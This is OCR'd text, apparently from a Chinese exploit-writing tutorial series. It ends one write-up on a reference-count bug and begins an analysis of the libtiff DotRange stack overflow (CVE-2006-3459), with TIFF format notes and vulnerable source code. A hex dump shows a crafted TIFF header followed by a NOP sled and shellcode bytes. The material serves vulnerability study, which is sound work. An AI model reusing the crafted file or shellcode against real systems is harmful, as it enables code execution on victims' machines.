


图6




图7

的第2项（如图8所示，此刻是5）位于024E3724，会逐步减小，其实这正是对象的引用计数。此时结合lpMem的值查看，发现Evaluate（window）操作在引用计数由1减为0时，lpMem变为了024E3720。




图8

此过程印证了正是引用计数的不断减少，直到0，而导致了lpMem的值变为了这个window对象的指针。

总结

整个攻击过程到此结束，如前面所说，Evaluate未做引用计数加1的操作，导致了后面的一系列问题。整个利用过程非常复杂，其中涉及的各种机制也不清楚，比如为何会有计数为0的一系列操作等，猜测发现此漏洞的人也是在巧合中发现的吧。

总的来说，这个漏洞比较复杂，如果有兴趣，建议大家还是结合本文亲自调试一下才能有更深的体会。

前置知识: 汇编
关键词: 漏洞、Shellcode、TIF格式



菜鸟版Exploit编写指南之五十四:

TIFF 格式 DotRange 缓冲区溢出漏洞研究与实例

文/图 Fahrenheit

Libtiff是一种处理TIFF光栅图像格式的程序库,它由ANSI C实现,免费,并且可以在许多操作系统上工作运行。Libtiff开源,具有良好的可移植性,使得其成为很多平台下TIFF文件格式处理工具的首选。

然而,Libtiff和所有的软件一样,也是由人所编写的程序。由于TIFF格式及其规范定义本身的复杂性,TIFF处理起来相对BMP等要繁琐一些,其处理程序正确实现的难度也相应增加。从以往Libtiff的版本上看,出现了不少诸如拒绝服务(DoS)、缓冲区溢出(Buffer Overflow)和堆溢出(Heap Overflow)之类的程序漏洞。TIFF的规范在不断修订,Libtiff的版本也随之更新,新版本引入新的漏洞暂且不说,更多的是原有的TIFF处理程序的更新速度难以跟上Libtiff升级的速率。因此,即使Libtiff堵住了大多数的早期漏洞,但以此为基础的、未更新的TIFF处理工具仍然成为恶意攻击者们紧盯不放的攻击目标。对此带来的问题,我们不知应将责任归于TIFF格式规范,或者还是Libtiff的实现本身。在我们开始真正的漏洞利用之前,有必要先来简单了解一下TIFF文件的格式规范。

TIFF 格式简介

TIFF全称为Tagged Image File Format,标签图像文件格式,是一种主要用来存储包括照片和艺术图在内的图像的文件格式。它最初由Aldus与微软一起为PostScript打印而开发。发展至今日,TIFF在业界得到了Adobe的Photoshop、The GIMP Team的GIMP、Ulead PhotoImpact和Paint Shop Pro等图像处理应用,QuarkXPress和Adobe InDesign这样的桌面印刷和页面排版应用,以及扫描、传真、文字处理、光学字符识别和其他一些的广泛支持,它已经与JPEG和PNG一起成为当今比较流行的高位彩色图像格式。TIFF的格式规范现在由Adobe管理,当前版本Version6,在http://partners.adobe.com/public/developer/tiff/index.html处有TIFF的格式说明,本文已经将相关的文档收录到随书光盘中了。

TIFF是一个灵活且适应性强的文件格式,如其名字中的"tag"所示,通过在文件首部中使用"标签",它能够在一个文件中处理多幅图像和数据。标签能够标明图像的基本几何尺寸,或者定义图像数据是如何排列的,再或者是否使用了各种各样的图像压缩选项,等等。

TIFF一般由文件头(Header)、文件目录(Image File Directory,IFD)、目录项(Directory Entry)以及图像数据(Value)等4部分组成,如图1 所示。

(1)文件头(Header)部分有8个字节,其格式如下所示。为了兼容性的考虑,每个TIFF文件都是从指示字节顺序的两个字节开始的,整个文件根据所指出的字节顺序进行读取。"II"表示小字节在先,代表小端序,一般为Windows程




图1

序使用;"MM"表示大字节在先,代表大端序,为Apple Macintosh操作系统所使用。

0	2	4
II/MM(表示字节序)	42(版本号)	
文件目录在整个文件的偏移量,是一个指针,指向IFD的开始部分		
5		8

(2)文件目录(Image File Directory,IFD)部分的长度不固定,前两个字节指示IFD的项数,其后按每12个字节构成一个IFD目录项数据结构。假设文件目录部分的起始偏移为A,前两个字节指示的项数为B,那该部分的大小为2+B*12,第i个目录项的起始地址为A+2+i*12(0≤i<B)。

0	2	14
IFD的总项数	IFD项1(12个字节)	
IFD项2…(每个IFD项都是12字节)		

(3)每个目录项(Directory Entry)由连续的12个字节组成,格式如下。

0	2	4	8	12
标签	数据类型	数据长度	数值或偏移	
TAG	Type	Count	Value/Offset	

TAG值由TIFF标准定义,不同的TAG表示不同的意思,例如0x0100表示图像的宽度,等等,具体可以参考光盘中《TIFF specifications. ReVersion 6.0》的附录A;"数据类型"字段表示数据值的类型,用数值来表示相应的数据类型,对应关系如图2所示;"数据长度"是以数据类型为单位的,真实的数据长度=数据长度*sizeof(数据类型);最后的"数值或偏移"字段表示该标签的数据,如果数据长度≤4字节,一般以该字段直接表示其值,否则就指定一个文件范围内的偏移地址,从那里开始的"数据长度*sizeof(数据类型)"个字节为该标签的数据。

1=BYTE	8-bit unsigned integer.
2=ASCII	8-bit byte that contains a 7-bit ASCII code; the last byte must be NUL (binary zero).
3=SHORT	16-bit (2-byte) unsigned integer.
4=LONG	32-bit (4-byte) unsigned integer.
5=RATIONAL	Two LONGs: the first represents the numerator of a fraction; the second, the denominator.

图2

(4)紧接所有目录项之后的就是图像数据(Value)。图像数据的存储形式有不同的形式,有以像素位来存储的,也有以颜色面来存储的,其位置位于目录项中的"数值或偏移"字段之处。

```
            0  1  2  3  4  5  6  7  8  9  a  b  c  d  e  f
00000000h: 49 49 2A 00 1E 00 00 00 00 00 00 00 00 00 00 00 ; II*.............
00000010h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 08 00 ; ................
00000020h: 00 01 03 00 01 00 00 00 08 00 00 00 01 01 03 00 ; ................
00000030h: 01 00 00 00 08 00 00 00 03 01 03 00 01 00 00 00 ; ................
00000040h: AA 00 00 00 06 01 03 00 01 00 00 00 BB 00 00 00 ; ?...........?...
00000050h: 11 01 04 00 01 00 00 00 08 00 00 00 17 01 04 00 ; ................
00000060h: 01 00 00 00 15 00 00 00 1C 01 03 00 01 00 00 00 ; ................
00000070h: 01 00 00 00 50 01 03 00 5A 00 00 00 84 00 00 00 ; ....P...Z...?...
00000080h: 00 00 00 00 90 90 90 90 90 90 90 90 31 AE 80 7C ; ....悖悖悖悖1數|
00000090h: FC 68 6A 0A 38 1E 69 63 89 D1 4F 68 32 74 91 0C ; 黨j.8.hc壯Oh2t?.
000000a0h: 8B F4 8D 7E F4 33 DB 37 04 2B E3 66 BB 33 32 53 ; 嬼?斶.+鉬?2S
000000b0h: 68 75 73 65 72 54 33 D2 64 8B 5A 30 8B 4B 0C 8B ; huserT3襠媄0婯.?
```

图3

图3是一个TIFF文件的部分二进制编码,依照上文的格式介绍,我们可以看出:该文件是小端序,IFD的起始位置在0x0000001E。该处首先有IFD项数0x0008,第1个IFD位于0x00000020－0x00000027位置,TAG为0x0100,表示图像宽度,数据类型0x0003,SHORT型,Count值0x00000001,真实大小=sizeof(SHORT)*1=2,数据值就在目录项中,为0x00000008,因此该TIFF图像的宽度为8个像素。后面还连续地存储着另外的7个IFD,表示的信息依次类推。

TIFF DotRange处理漏洞

DotRange是TIFF格式中定义的一个标签,在规范中的描述为"The component values that

correspond to a 0% dot and 100% dot. DotRange [0] corresponds to a 0% dot, and DotRange[1] corresponds to a 100% dot."。由此可见，DotRange一般为两个值，即所谓的DotRange[0]和DotRange[1]。定义DotRange标签时，采用的是一个目录项结构，12字节的数据定义了该标签的TAG、数据类型、数据长度以及值偏移。正常情况下，DotRange的目录项结构是这个样子的

TAG	Type	Count	Value/Offset
0x0150	0x0003/0x0001	0x00000002	0xAAAAAAAA

DotRange的TAG值为0x0150，数据类型或为SHORT型，或为BYTE型，数据长度如前所述，不能超过2，而数据偏移则指出了DotRange[0]和DotRange[1]在文件中的位置。然而，如果我们此时恶意地将DotRange目录项中的Count字段设置为任意一个大于2的值，那会出现什么情况呢？事实证明，这就是DotRange漏洞利用最原始的想法，Libtiff根据Count的值，读入DotRange数据。如果攻击者精心构造了Count值，并在文件的特殊位置提供了恶意代码的话，那读入的多余数据将覆盖Libtiff的栈结构，从而引起缓冲区溢出，最终导致shellcode的执行。

该TIFF漏洞在CVE上的编号为CVE-2006-3459，据CVE的描述，该漏洞是由"3.8.2版本以前的Libtiff程序库中，tif_dirread.c文件里的TIFFFetchShortPair函数所引起的"。为了寻找该漏洞的具体原因，我们以3.7.3版的Libtiff为蓝本，进入源代码寻找漏洞发生的原理。

```
/*
 * Fetch a pair of SHORT or BYTE values.
 */
static int
TIFFFetchShortPair(TIFF* tif, TIFFDirEntry* dir)
{
    uint16 v[4];
    int ok = 0;

    switch (dir->tdir_type) {
    case TIFF_SHORT:
    case TIFF_SSHORT:
        ok = TIFFFetchShortArray(tif, dir, v);
        break;
    case TIFF_BYTE:
    case TIFF_SBYTE:
        ok  = TIFFFetchByteArray(tif, dir, v);
        break;
    }
    if (ok)
        TIFFSetField(tif, dir->tdir_tag, v[0], v[1]);
    return (ok);
}
```

图4

在tiff-3.7.3/libtiff目录下，我们找到了tif_dirread.c文件，图4就是出问题的TIFFFetchShortPair()函数。该函数的调用者(Caller)是TIFFReadDirectory()，如图5所示。在一个switch-case结构中，在遇到TIFFTAG_PAGENUMBER、TIFFTAG_HALFTONEHINTS、TIFFTAG_YCBCRSUBSAMPLING和TIFFTAG_DOTRANGE等标签时进入TIFFFetchShortPair()的处理流程。而调用者TIFFReadDirectory()除了可以单独调用外，它还为TIFFOpen，在打开TIFF文件时调用，知道这一点非常重要。

```
        case TIFFTAG_PAGENUMBER:
        case TIFFTAG_HALFTONEHINTS:
        case TIFFTAG_YCBCRSUBSAMPLING:
        case TIFFTAG_DOTRANGE:
            (void) TIFFFetchShortPair(tif, dp);
            break;
        case TIFFTAG_REFERENCEBLACKWHITE:
            (void) TIFFFetchRefBlackWhite(tif, dp);
            break;
```

图5

```
/*
 * Fetch an array of SHORT or SSHORT values.
 */
static int
TIFFFetchShortArray(TIFF* tif, TIFFDirEntry* dir, uint16* v)
{
    if (dir->tdir_count <= 2) {
        if (tif->tif_header.tiff_magic == TIFF_BIGENDIAN) {
            switch (dir->tdir_count) {
            case 2: v[1] = (uint16) (dir->tdir_offset & 0xffff);
            case 1: v[0] = (uint16) (dir->tdir_offset >> 16);
            }
        } else {
            switch (dir->tdir_count) {
            case 2: v[1] = (uint16) (dir->tdir_offset >> 16);
            case 1: v[0] = (uint16) (dir->tdir_offset & 0xffff);
            }
        }
        return (1);
    } else
        return (TIFFFetchData(tif, dir, (char *)v) != 0);
}
```

图6

我们继续关注TIFFFetchShortPair()，其调用的又是TIFFFetchShortArray()，如图6所示。正常情况下，Count≤2，流程调用的是函数中(dir->tdir_count <= 2)的分支；而恶意时，Count>2，执行流程又转入了TIFFFetchData()，部分代码片段如图7所示。

